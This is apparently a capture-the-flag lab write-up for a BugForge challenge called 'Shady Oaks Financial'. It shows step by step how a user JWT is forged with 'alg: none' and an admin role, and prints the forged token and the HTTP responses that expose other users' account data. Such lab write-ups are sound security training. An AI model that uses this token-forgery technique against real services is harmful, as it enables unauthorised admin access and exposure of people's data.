Shady Oaks Financial
Level Hint
JWT
How to Solve
When we landed on the page - we need to register an account. In either Burp or Caido if you proxy the request you will see in the POST request that we are provided a token in the response:
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Fri, 09 Jan 2026 13:13:15 GMT
Etag: W/"134-SDllcdq93GnodjNGXJJgdyN+ZOc"
X-Powered-By: Express
Content-Length: 308

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwidXNlcm5hbWUiOiJ0ZXN0Iiwicm9sZSI6InVzZXIiLCJpYXQiOjE3Njc5NjQzOTV9.j5HTiMV2OVWR54VH1_8BsMF4iIh6F-EEASd17fLo7kk","user":{"id":4,"username":"test","email":"test@gmail.com","full_name":"","balance_eur":1000,"balance_usd":0,"balance_gbp":0,"role":"user"}}
The format of the token looks like JWT - you can read the following to get a better understanding of JWTs. After clicking around we have a few different pages that contain a place where we may be able to change the JWT. I used the following website to encode/decode my token, below are the results of the headers and payload of my token before we attempt to manipulate it:
# Decoded Header
{
  "alg": "HS256",
  "typ": "JWT"
}

# Decoded Payload
{
  "id": 4,
  "username": "test",
  "role": "user",
  "iat": 1767964395
}
First I started with taking the payload and changing the user "role" from "user" to "admin" - and then re-encoding the token pasting it into a request for /api/portfolio and seeing if I get a response.
{
  "id": 4,
  "username": "test",
  "role": "admin",
  "iat": 1767964395
}
I got the following token in return from the site - I pasted it into Burp and re-sent the GET request, but to my surprise I didn't get result I was looking for:
HTTP/2 403 Forbidden
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Fri, 09 Jan 2026 14:05:01 GMT
Etag: W/"19-1luTU257I9tvKUXOJotGBQDVDqk"
X-Powered-By: Express
Content-Length: 25

{"error":"Invalid token"}
After several minutes of cursing and complaining, I went back to the article and read a pretty interesting section - "JWTs can be signed using a range of different algorithms, but can also be left unsigned. In this case, the alg parameter is set to none, which indicates a so-called "unsecured JWT". Due to the obvious dangers of this, servers usually reject tokens with no signature. However, as this kind of filtering relies on string parsing, you can sometimes bypass these filters using classic obfuscation techniques, such as mixed capitalization and unexpected encodings.". So I tried a new header, changing the "alg" from "HS256" to "none":
{
  "alg": "none",
  "typ": "JWT"
}
And it generated me the following payload:
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpZCI6NCwidXNlcm5hbWUiOiJ0ZXN0Iiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzY3OTY0Mzk1fQ.
Equipped with a new token and a lot of hope, I pasted that into the Authorization: Bearer location and re-sent the request to /api/portfolio and received the following response:
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Fri, 09 Jan 2026 14:17:33 GMT
Etag: W/"2-l9Fw4VUO7kr8CvBlt4zaMCqXZ0w"
X-Powered-By: Express
Content-Length: 2

[]
Bingo! Now we just need to find the flag - honestly for this part I had zero clue what to do. Part of me thought about using something like Dirbuster to see what directories are available on the website but that would take a lot of time, plus it might not find anything. Thankfully the BugForge discord had the coolest Github link that solved my problem. If you run the following code a page should pop up that shows you all the available directories for the URL.

Go ahead and scroll through there and you'll see a couple that are only for admins. I tested our manipulated JWT on the /api/admin/users page and it looks like everything works properly and my regular user account is now an admin on the site:
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Fri, 09 Jan 2026 14:35:15 GMT
Etag: W/"38d-SQG7fnvWpeOTZYgCpUD10GdeU6E"
X-Powered-By: Express
Content-Length: 909

[{"id":4,"username":"test","email":"test@gmail.com","full_name":"","balance_eur":1000,"balance_usd":0,"balance_gbp":0,"role":"user","created_at":"2026-01-09 14:17:15","stock_positions":0,"portfolio_value":null},{"id":1,"username":"admin","email":"admin@shadyoaks.com","full_name":"Admin User","balance_eur":10000,"balance_usd":0,"balance_gbp":0,"role":"admin","created_at":"2026-01-09 14:16:47","stock_positions":0,"portfolio_value":null},{"id":2,"username":"trader","email":"trader@example.com","full_name":"John Trader","balance_eur":1000,"balance_usd":500,"balance_gbp":0,"role":"user","created_at":"2026-01-09 14:16:47","stock_positions":2,"portfolio_value":706.7},{"id":3,"username":"investor","email":"investor@example.com","full_name":"Sarah Investment","balance_eur":1000,"balance_usd":0,"balance_gbp":250,"role":"user","created_at":"2026-01-09 14:16:47","stock_positions":2,"portfolio_value":1130.4}]
Now go ahead and find that flag. Good luck!
No AI used in the making of this post that I know of atleast 😀